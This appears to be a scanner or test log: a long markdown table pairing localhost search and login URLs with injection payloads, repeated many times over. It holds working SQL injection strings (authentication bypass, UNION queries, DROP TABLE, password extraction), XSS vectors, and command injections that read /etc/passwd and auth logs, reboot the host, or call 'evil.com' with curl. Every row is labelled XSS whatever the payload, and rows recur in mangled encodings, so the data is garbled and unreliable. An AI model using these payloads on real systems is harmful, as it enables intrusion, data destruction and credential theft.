| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | `<input autofocus onfocus=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<details open ontoggle=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<a href='javascript:alert(`XSS`)'>Click</a>` | XSS |
| http://localhost:3000/products/search | `"><svg/onload=confirm(1)>` | XSS |
| http://localhost:3000/products/search | `<math><mtext></mtext><script>alert('XSS')</script></math>` | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | `<iframe src='javascript:alert("XSS")'></iframe>` | XSS |
| http://localhost:3000/products/search | `<body onload=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<details open ontoggle=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<input autofocus onfocus=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<a href='javascript:alert(`XSS`)'>Click</a>` | XSS |
| http://localhost:3000/products/search | `"><svg/onload=confirm(1)>` | XSS |
| http://localhost:3000/products/search | `<math><mtext></mtext><script>alert('XSS')</script></math>` | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | \`ping -c 1 127.0.0.1\` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/login | ; ls | XSS |
| http://localhost:3000/login | \| id | XSS |
| http://localhost:3000/login | \| cat /etc/passwd | XSS |
| http://localhost:3000/login | ; uname -a | XSS |
| http://localhost:3000/login | ; ps aux | XSS |
| http://localhost:3000/login | ; netstat -an | XSS |
| http://localhost:3000/login | ; sleep 5 | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/login | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/login | $(whoami) | XSS |
| http://localhost:3000/login | ; curl http://evil.com | XSS |
| http://localhost:3000/login | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | '">⟨script⟩alert('XSS')⟨/script⟩ | XSS |
| http://localhost:3000/products/search | ⟨svg/onload=alert('XSS')⟩ | XSS |
| http://localhost:3000/products/search | ⟨iframe src='javascript:alert("XSS")'⟩⟨/iframe⟩ | XSS |
| http://localhost:3000/products/search | ⟨body onload=alert('XSS')⟩ | XSS |
| http://localhost:3000/products/search | ⟨details open ontoggle=alert('XSS')⟩ | XSS |
| http://localhost:3000/products/search | ⟨input autofocus onfocus=alert('XSS')⟩ | XSS |
| http://localhost:3000/products/search | ⟨a href='javascript:alert(`XSS`)'⟩Click⟨/a⟩ | XSS |
| http://localhost:3000/products/search | "⟩⟨svg/onload=confirm(1)⟩ | XSS |
| http://localhost:3000/products/search | ⟨math⟩⟨mtext⟩⟨/mtext⟩⟨script⟩alert('XSS')⟨/script⟩⟨/math⟩ | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | \<script>alert('XSS')\</script> | XSS |
| http://localhost:3000/products/search | '">\<script>alert('XSS')\</script> | XSS |
| http://localhost:3000/products/search | \<svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<iframe src='javascript:alert("XSS")'>\</iframe> | XSS |
| http://localhost:3000/products/search | \<body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<a href='javascript:alert(`XSS`)'>Click\</a> | XSS |
| http://localhost:3000/products/search | ">\<svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | \<math>\<mtext>\</mtext>\<script>alert('XSS')\</script>\</math> | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | &lt;script&gt;alert('XSS')&lt;/script&gt; | XSS |
| http://localhost:3000/products/search | '"&gt;&lt;script&gt;alert('XSS')&lt;/script&gt; | XSS |
| http://localhost:3000/products/search | &lt;svg/onload=alert('XSS')&gt; | XSS |
| http://localhost:3000/products/search | &lt;body onload=alert('XSS')&gt; | XSS |
| http://localhost:3000/products/search | &lt;iframe src='javascript:alert("XSS")'&gt;&lt;/iframe&gt; | XSS |
| http://localhost:3000/products/search | &lt;details open ontoggle=alert('XSS')&gt; | XSS |
| http://localhost:3000/products/search | &lt;input autofocus onfocus=alert('XSS')&gt; | XSS |
| http://localhost:3000/products/search | &lt;a href='javascript:alert(`XSS`)'&gt;Click&lt;/a&gt; | XSS |
| http://localhost:3000/products/search | "&gt;&lt;svg/onload=confirm(1)&gt; | XSS |
| http://localhost:3000/products/search | &lt;math&gt;&lt;mtext&gt;&lt;/mtext&gt;&lt;script&gt;alert('XSS')&lt;/script&gt;&lt;/math&gt; | XSS |
| http://localhost:3000/products/search | && whoami | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \<math>\<mtext>\</mtext>\<script>alert('XSS')\</script>\</math> | XSS |
| http://localhost:3000/products/search | ">\<svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
